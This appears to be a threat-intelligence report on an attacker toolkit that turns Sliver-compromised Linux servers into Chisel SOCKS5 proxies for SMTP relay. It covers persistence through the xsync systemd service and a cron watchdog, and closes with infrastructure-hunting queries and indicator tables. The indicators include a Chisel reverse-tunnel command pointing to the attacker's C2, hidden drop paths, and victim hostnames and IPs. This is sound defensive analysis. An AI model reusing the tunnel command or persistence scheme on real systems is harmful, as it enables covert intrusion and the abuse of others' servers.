Before deploying, the script runs an SMTP quality gate - a shell probe testing outbound access to smtp.gmail.com:587. Hosts that fail are silently skipped with exit 0.
Figure 4: SMTP quality gate in the version 1 deployer. A shell probe tests outbound access to smtp.gmail.com:587; hosts that fail are silently skipped with exit 0. This pre-filter defines the network's intended purpose as email relay infrastructure.This gate defines the operation's purpose: hosts that cannot relay email have no value to this pipeline. Beacons are processed in batches of 50, with a 25-minute wait after uploads and 15 minutes after execution commands, to accommodate slow-interval beacon check-ins.
Figure 5: Batch processing logic in the version 1 deployer. Beacons are processed in groups of 50 with a 25-minute wait after uploads and 15 minutes after execution commands, calibrated to accommodate slow-interval Sliver beacon check-ins.Refinement under operational pressure. Version two removes the SMTP gate entirely, deploying to all active Linux beacons regardless of mail relay capability. Assessment: this is consistent with a decision to deploy broadly and let chisel_verifier.py handle SMTP filtering post-deployment.
The key structural change is splitting state tracking into two separate lists - uploaded and executed - making each phase independently resumable. The recovered state file shows 50 uploads and zero executions, indicating the run was interrupted between phases.
Figure 6: Version 2 deployer state structure splitting into separate uploaded and executed lists, making each phase independently resumable. The recovered state shows 50 uploads and zero executions, confirming the run was interrupted between phases.The pgrep idempotency pattern changed from R:0.0.0.0:{port}:socks to R:.*:{port}:socks - a regex broadening that catches the tunnel regardless of bind address. These changes are consistent with iterative testing between runs, where observed edge cases prompted targeted fixes.
Scale over precision. Version three removes batching entirely. The script uploads to all active beacons in a single sequential loop, waits 30 minutes, then executes on all in a second pass. Per-beacon metadata tracking is dropped - only the port map and aggregate counts are saved. The IsIOC = False flag set on every upload may reflect deliberate avoidance of Sliver's internal IOC tracking, though it could also be a default pattern from public API examples. The state file confirms: "uploaded": 230, "executed": 230.
The execution payload picks up from there.
Persistence Mechanisms in Depth
The execution payload searches for a usable Chisel binary across /tmp/.ch5, /tmp/.ch4, /tmp/.ch3, /tmp/.ch2, and /tmp/.ch in order. Once found, the binary is copied to /var/tmp/.xs - preferred over /tmp because many Linux distributions mount /tmp as tmpfs with the noexec flag, preventing execution of binaries stored there.
Privilege detection uses a single id -u check. Root context installs a systemd service named xsync; non-root installs a five-minute cron watchdog. The name xsync resembles rsync and blends into typical Linux service listings. The # xsync comment in the crontab entry acts as a marker, allowing subsequent runs to find and replace it without accumulating duplicate entries.
Fleet Diagnostics and Continuous SMTP Proxy Qualification
Post-deployment health checking. The diagnostic script randomly selects five active beacons and tasks each with a shell command that checks for Chisel binaries at known drop paths, whether a Chisel process is running, disk space, reachability of port 9000 on the C2, and whether the xsync cron entry or systemd service is present.
Figure 7: Fleet diagnostic script issuing a health-check shell command to a sampled beacon. The command tests for Chisel binaries at known drop paths, active Chisel processes, available disk space, reachability of port 9000 on the C2, and the presence of the xsync cron entry or systemd service.It waits 12 minutes for results, calibrated to Sliver's default beacon check-in interval. The existence of this script indicates that deployments did not always succeed and the operator built tooling to diagnose why.
Continuous SMTP verification. chisel_verifier.py runs as a persistent background daemon on the C2 server. Every 60 seconds it enumerates active Chisel tunnel ports via ss -tlnp, tests each new port for SMTP capability, and removes failed or dropped tunnels from the active pool.
Figure 8: chisel_verifier.py SMTP verification logic. The daemon connects through each SOCKS5 tunnel to smtp.gmail.com:587, performs a full EHLO/STARTTLS protocol handshake, enriches verified proxies with exit IP, country, and ASN, then maintains the active proxy pool.The SMTP test connects through the SOCKS5 proxy to smtp.gmail.com:587, reads the 220 banner, sends an EHLO greeting, and attempts STARTTLS - a full protocol handshake, not just a port check. Verified proxies are enriched with exit IP, country, and ASN via api.ipify.org and ip-api.com, then synchronized via SCP to /root/excalibur/smtp_proxies.csv on 38.242.204[.]245 every five minutes.
Figure 9: chisel_verifier.py SCP transfer command synchronizing the verified proxy list to /root/excalibur/smtp_proxies.csv on 38[.]242[.]204[.]245 every five minutes. The StrictHostKeyChecking=no flag disables SSH host fingerprint verification.The four JSON files left on the server fill in what actually ran.
Operational State Artifacts: Reconstructing the Victim Fleet
Fifty Deployed Proxies with Full Victim Metadata
The version 1 state file contains 50 entries, each storing the assigned port, hostname, CPU architecture, remote address as seen by the Sliver server, and deployment timestamp. All 50 share the timestamp 2026-03-10T09:05:20Z, consistent with a single batch completing simultaneously. The architecture breakdown is 46 amd64 and 4 arm64; no 386 targets appear.
The remote address field reveals many victims connected through Cloudflare edge IPs (172.70.x.x, 172.71.x.x, 162.158.x.x). The format tcp(CLOUDFLARE_EDGE:PORT)->VICTIM_IP indicates web servers behind Cloudflare's reverse proxy, consistent with web application exploitation for initial access. Representative entries include a GCP managed instance group node (ddx-instance-group-1-4xfx, 35.223.238.76), an AWS Graviton instance in ap-south-1 (ip-172-31-37-239, 65.0.48.45), and a named business server (ui.westwardtrade, US commercial IP).
Upload Phase Captured Mid-Run: Interrupted Before Execution
The version 2 state file shows 50 beacon IDs in uploaded and an empty executed list - the script was interrupted after uploads completed but before execution commands were issued. The port_map section contains entries for over 100 beacon IDs, including many not in the uploaded list. These were assigned ports during initialization before uploads began, giving a partial view into the broader beacon pool at the time this run started.
230-Node Fleet Confirmed: Single-Wave Deployment at Peak Scale
The version 3 state file contains a beacon_ports dictionary with 230 unique beacon IDs and summary fields confirming: "uploaded": 230 and "executed": 230. Unlike version 1, no per-beacon metadata is stored - only the port map and aggregate counts. The port distribution spans the full 10000-14999 range with no clustering, consistent with MD5-based deterministic assignment. 230 beacons use less than 5% of the 5,000 available port slots.
SMTP-Verified Proxy Inventory: Ground Truth and Evidence of Prior Operations
chisel_verified.json (748 bytes) is the live output of the verification daemon at time of capture. It contains five entries: three with smtp_ok: false and two with smtp_ok: true. Both verified proxies share the same exit IP - 48.217.21[.]105 (AS8075, Microsoft Corporation, Azure) - meaning two separate Chisel tunnels were active on the same victim host under different beacon IDs.
Four of the five ports fall outside the 10000-14999 range used by all recovered deployers:
| Port | In 10000-14999 range | smtp_ok | verified_at |
|---|---|---|---|
| 9212 | No | false | 08:33:49 |
| 11212 | Yes | false | 08:34:04 |
| 7213 | No | false | 09:08:36 |
| 3212 | No | true | 09:35:27 |
| 8213 | No | true | 09:38:28 |
Ports 9212 and 11212 were verified at 08:33-08:34 UTC, 31 minutes before the version 1 deployment was completed at 09:05:20. Those tunnels were already active when the first recovered deployer ran, indicating at least one earlier deployment using a different port range and a script not present in the recovered collection.
Operational Evolution
The three deployers show targeted changes between runs, with the state artifacts providing ground truth about what each run produced.
Assessment - version one: The SMTP pre-filter, batch size of 50, and 25-minute upload wait are consistent with an initial run where deployment reliability was not yet established. Pre-filtering for SMTP capability may reflect an early preference for a smaller, higher-quality proxy pool. These are structural inferences from the code; the actual rationale is unknown.
Assessment - version two: Removing the SMTP gate and splitting state into uploaded/executed lists is consistent with delegating SMTP filtering to chisel_verifier.py and improving run resumability. The interrupted state file - 50 uploads, zero executions - is direct evidence this run did not complete.
Assessment - version three: Removing batching and per-beacon tracking is consistent with prioritizing throughput once deployment mechanics were confirmed. The 230-node outcome is the observable result. Whether this progression reflects a single operator iterating or multiple actors sharing the same infrastructure cannot be determined from the recovered files.
Infrastructure Analysis
Starting from 213.136.80[.]73, we used JARM TLS fingerprints, SSL certificate pivots, and AttackCapture records to map related servers and uncover additional infrastructure tied to the same campaign.
213.136.80[.]73 is hosted by Contabo GmbH (AS51167) in Lauterbourg, France. Hunt.io flagged it with 1 High Risk (Active Malware: Sliver) and 3 AttackCapture warnings from 2026-03-11. The reverse DNS resolves to vmi3280867.contaboserver.net. Contabo encodes the VM instance ID in PTR records, making this a more durable attribution anchor than the IP alone.
Figure 10: Hunt.io IP profile for 213.136.80.73. Active Malware: Sliver and three AttackCapture open directory warnings confirm active attacker infrastructure.The Pivots tab surfaced 19 available pivots. Among five JARM TLS fingerprints with counts ranging from 3 to 88k, one was worth pursuing: 3fd3fd00000000008c43d43d00043dabadbb43f9614a00c843a4ecd074ab81 appeared on only 3 other IPs.
Fingerprints in the tens of thousands are too broad to be useful. A count of 3 points to a specific TLS configuration shared by a small cluster of related hosts.
Figure 11: Pivots tab showing 19 available pivots for 213.136.80.73. The JARM fingerprint with count 3 is the best candidate - rare enough to yield a focused, actionable result set.Querying the jarm table for that fingerprint within the last 30 days returned three IPs: 45.225.135[.]54, 95.216.111[.]46, and 20.114.38[.]127, all on port 443 and all within the same observation window as the primary C2.
SELECT
  ip, port, min(timestamp), max(timestamp)
  FROM
  jarm
  WHERE
  jarm == "3fd3fd00000000008c43d43d00043dabadbb43f9614a00c843a4ecd074ab81"
  AND
  timestamp > NOW - 30 DAY
  GROUP BY ip, port

CopyEnriching those three IPs separated the signal quickly. 45.225.135[.]54 (RACK SPHERE HOSTING S.A., Netherlands, AS64107) carried 2 prior AttackCapture hits across two months, making it the highest priority. 95.216.111[.]46 (Hetzner Online GmbH, Finland, AS24940) came back with an Active Malware: Sliver flag and reverse DNS resolving to englizm.online. 20.114.38[.]127 (Microsoft Corporation, AS8075) showed no malware flags and was deprioritized pending additional signals.
Figure 13: Bulk Extract and Enrich results for the 3 JARM pivot IPs. 45.225.135.54 has 2 AttackCapture hits, making it the most urgent target for investigation.45.225.135[.]54 had two AttackCapture records worth reviewing. The April 2026 record on port 8888 contained three files: bgd4_fix.tcl, test.tcl, and a 40 KB srv.log with an extension mismatch, file content inconsistent with the .log extension, consistent with a renamed binary payload.
Figure 14: Profile for 45.225.135.54. Two Potential Malicious Open Directory warnings from AttackCapture across two months indicate persistent attacker activity.The March 2026 record on port 8080 was more substantial: 79 files across 13 subdirectories totaling 4 MB. Key contents included a pwnkit/ directory with CVE-2021-4034 (834 KB across 7 files), a TLS certificate and private key pair for C2 authentication, and a Python HTTP C2 script. A complete staging directory confirming the operator pursues privilege escalation on compromised hosts.
Figure 15: AttackCapture record for 45.225.135.54:8888. TCL scripts and a 40 KB extension-mismatched srv.log file indexed in April 2026.Figure 16: AttackCapture record for 45.225.135.54:8080. C2 TLS credentials, Python HTTP C2 script, and pwnkit privilege escalation tool - a complete C2 staging directory from March 2026.95.216.111[.]46 (Hetzner Online GmbH, AS24940, Helsinki, Finland) carried 1 High Risk: Active Malware: Sliver, with reverse DNS resolving to englizm.online and Apache HTTPD 2.4.25 running on port 80. The Sliver tag directly links this host to the same C2 ecosystem as 213.136.80[.]73.
Figure 17: Profile for 95.216.111.46. Active Malware: Sliver confirmed on Hetzner infrastructure with englizm.online reverse DNS.20.114.38[.]127 (Microsoft Corporation, AS8075, Moses Lake, Washington) showed no malware flags. A shared JARM fingerprint on Microsoft infrastructure can reflect the underlying TLS library version rather than operator configuration. Noted but deprioritized.
Figure 18: Profile for 20.114.38.127. Microsoft-hosted with no malware flags. Lower confidence - the JARM match may be coincidental rather than indicating shared infrastructure.38.242.204[.]245, the Excalibur downstream consumer identified in the XSync toolkit, profiles as Contabo GmbH (AS51167) in Lauterbourg, France, with reverse DNS vmi3053870.contaboserver.net, the same vmiXXXXXXX naming convention as the primary C2. Open ports show nginx 1.24.0 on ports 80 and 443, consistent with a proxy aggregation server.
Figure 19: Profile for 38.242.204.245. Contabo GmbH with vmiXXXXXXX PTR record - same naming convention as the primary C2 - and a PCPJack campaign IOC reference.Querying the certificates table for issuer.common_name == "OpenClaw CA" within the last 30 days returned 6 results across 4 IPs: 38.242.204[.]245 on port 666, 81.71.15[.]27 on ports 8006, 443, and 8443, 203.237.119[.]147 on port 443, and 134.65.231[.]147 on port 443. OpenClaw CA is not associated with any known commercial PKI provider. Its presence across 4 IPs points to a shared certificate template across campaign infrastructure.
SELECT
  ip, port, min(timestamp), max(timestamp)
  FROM
  certificates
  WHERE
  issuer.common_name == "OpenClaw CA"
  AND
  timestamp > NOW - 30 DAY
  GROUP BY ip, port

                Copy
Output example:
Figure 11: SQL query for OpenClaw CA certificates returns 6 results across 4 IPs. The custom CA name and non-standard port 666 on the confirmed Excalibur server are strong pivot signals.The 4 IPs from the OpenClaw CA pivot: 38.242.204[.]245 confirmed Contabo (AS51167, Lauterbourg, France) with reverse DNS vmi3053870.contaboserver.net and 1 IOC Hunter match; 81.71.15[.]27 is Tencent Cloud Computing in Guangzhou, China (AS45090); 203.237.119[.]147 is Korean Education Network in Gwangju, South Korea (AS9754); 134.65.231[.]147 is Oracle Corporation in Vinhedo, Brazil (AS31898). The Contabo IP is high confidence; the remaining three require individual profile review.
Figure 12: Bulk enrich of OpenClaw CA certificate results. Contabo Excalibur IP confirmed; Tencent Cloud, Korean Education Network, and Oracle IPs are new candidates requiring individual review.38.242.245[.]147, flagged by SentinelOne as hosting a LastPass phishing domain in the same Contabo subnet, carried 2 Warnings referencing both campaign IOC reports (both per SentinelOne). Its open ports show nginx 1.24.0 and OpenSSH 8.6p1 Ubuntu, an identical software stack to 38.242.204[.]245, confirming it belongs to the same cluster.
Figure 13: Profile for 38.242.245.147. Dual PCPJack and TeamPCP IOC references with nginx/SSH stack identical to the Excalibur server confirms related campaign infrastructure.A broader sweep using the Sliver default JARM fingerprint returned 26 results across ports 4443, 3389, 8443, and 22. At that volume, not all results belong to this campaign.
SELECT
  ip, port, min(timestamp), max(timestamp)
  FROM
  jarm
  WHERE
  jarm == "00026d000000000000000000000000bc98f8e001b5ed0d7b91de1cdd769719"
  AND
  timestamp > NOW - 30 DAY
  GROUP BY ip, port

CopyResults spanned 15+ countries and providers including Contabo, Vultr, RACK SPHERE HOSTING, Tencent Cloud, Korea Telecom, Oracle, and Microsoft. IPs carrying AttackCapture history or confirmed C2/Malware flags were prioritized for follow-up. Clean IPs on major cloud providers without additional signals were deprioritized.
Figure 15: Final bulk enrichment of the Sliver JARM fleet. C2/Malware History and Attack Capture History columns identify the highest-priority follow-up candidates within the 26-IP result set.213.136.80[.]73 appears across every deployer script in the recovered toolkit and is the same address SentinelOne attributed to PCPJack's C2 - which is where the campaign connection begins.
Connection to the PCPJack and TeamPCP Campaigns
TeamPCP is a threat actor known for cloud-focused attacks that spreads via web application exploits, harvests credentials encrypted with ChaCha20-Poly1305, and exfiltrates via Telegram. It uses /var/lib/.spm/ as a working directory and installs persistence as spm-worker. PCPJack, described by SentinelOne as a presumed former TeamPCP operator, runs check.sh to remove TeamPCP artifacts and install its own Sliver beacon in their place. PCPJack uses 213.136.80[.]73 as its C2 address
Assessment (moderate confidence): The shared use of 213.136.80[.]73 across PCPJack implants and every XSync deployment script is the primary basis for connecting these toolsets. The most parsimonious interpretation is that XSync deploys against the same Sliver beacon pool established by PCPJack. This connection should be weighted carefully - Contabo infrastructure is widely abused, and Sliver and Chisel are commodity tools with large legitimate user bases.
The available evidence does not establish shared authentication material, timeline continuity, or common developer artifacts between PCPJack and XSync. The shared C2 address is observed overlap, not proof of operational continuity.
The state files also give a partial picture of who ended up in the beacon pool.
Victimology
The 50 records in the version 1 state file show a consistent target profile: cloud-hosted Linux servers running web applications. AWS EC2 instances (ip-172-31-*), GCP managed instance groups, and Azure-hosted VMs all appear. Named servers such as server.serpsuggest.com, ui.westwardtrade, and hccloud-main-server indicate small and medium businesses operating web services on cloud infrastructure.
Docker container hex IDs appearing as hostnames (abe0f8823c36, 242df035a2b4) indicate some beacons run inside containers, which may explain why certain tunnels failed the SMTP test due to restricted outbound network access. Geographic coverage is broad - European, Asian, American, and Middle Eastern IPs all appear. This is an opportunistic operation, not a geographically targeted one.
The host and network artifacts recovered across both directories are listed below.
Indicators of Compromise
Network
| Indicator | Type | Context |
|---|---|---|
| 213.136.80[.]73 | IPv4 | Chisel C2 server (port 9000) and staging directory (port 8444) |
| 38.242.204[.]245 | IPv4 | Excalibur, downstream SMTP proxy consumer |
| http[:]//213.136.80[.]73:9000 | URL | Chisel client connection string in all deployment scripts |
| 38.242.245[.]147 | IPv4 | Adjacent infrastructure, hosts LastPass phishing domain per SentinelOne |
Host
| Indicator | Type | Context |
|---|---|---|
| /tmp/.ch5 | File path | Primary Chisel binary delivery path |
| /tmp/.ch4 | File path | Fallback binary path, previous campaign iteration |
| /tmp/.ch3 | File path | Fallback binary path |
| /tmp/.ch2 | File path | Fallback binary path |
| /tmp/.ch | File path | Oldest known delivery path |
| /var/tmp/.xs | File path | Persistent Chisel execution copy, preferred location |
| /tmp/.xs | File path | Persistent Chisel execution copy, fallback |
| /etc/systemd/system/xsync.service | File path | Systemd persistence unit, root-context deployments |
| xsync | Service and cron identifier | Masquerades as system sync utility |
| # xsync | Cron comment string | Marker appended to crontab watchdog entry |
| /root/deploy/ | Directory | Operator working directory on C2 server |
| /root/.sliver-client/configs/root_localhost.cfg | File path | Sliver C2 operator credential |
Process
| Indicator | Type | Context |
|---|---|---|
| chisel client http://213.136.80.73:9000 R:0.0.0.0:[PORT]:socks | Process cmdline | Chisel reverse SOCKS5 tunnel process |
MITRE ATT&CK
| ID | Technique | Detail |
|---|---|---|
| T1190 | Exploit Public-Facing Application | Web application exploitation via PCPJack initial access |
| T1059.004 | Unix Shell | Shell payloads issued through Sliver Execute RPC |
| T1543.002 | Systemd Service | xsync.service installed on root-owned compromised hosts |
| T1053.003 | Cron | Five-minute watchdog crontab on unprivileged sessions |
| T1564.001 | Hidden Files | Dot-prefixed binary names in temporary directories |
| T1036.004 | Masquerade Task or Service | xsync service name imitates system synchronization utility |
| T1572 | Protocol Tunneling | HTTP-wrapped Chisel tunnel connecting to port 9000 |
| T1090.003 | Multi-hop Proxy | Per-beacon reverse SOCKS5 proxy, ports 10000 to 14999 |
| T1583.003 | Virtual Private Server | C2 and Chisel tunnel aggregation hosted on Contabo VPS (AS51167) |
| T1048 | Exfiltration over Alternative Protocol | SCP transfer of proxy list to Excalibur server |
| T1049 | System Network Connections Discovery | ss -tlnp used to enumerate active Chisel tunnel state |
| T1057 | Process Discovery | pgrep used for idempotency checks before each deployment |
The following section summarizes what the full collection tells us about the operation.
Conclusion
The downstream consumer at 38.242.204[.]245 was not accessible during our analysis. The verified proxy list is being synced every five minutes to that server, and someone is consuming it. Whether for spam, phishing, or something else, the infrastructure to deliver at scale was clearly running.
The three deployer versions and their state files point to an operator who tested, iterated, and scaled deliberately - from 50 beacons to 230 in a single wave. The health-check tooling exists because earlier deployments didn't always work. There's operational investment here that goes beyond what the recovered files can fully explain.
If you're running Linux workloads on AWS, GCP, or Azure, the IOCs in this post are worth checking against your environment.
→ Hunt.io's AttackCapture surfaces exactly this kind of exposed infrastructure before it goes dark. Book a demo to see it in action.
Related Posts
Related Posts
Related Posts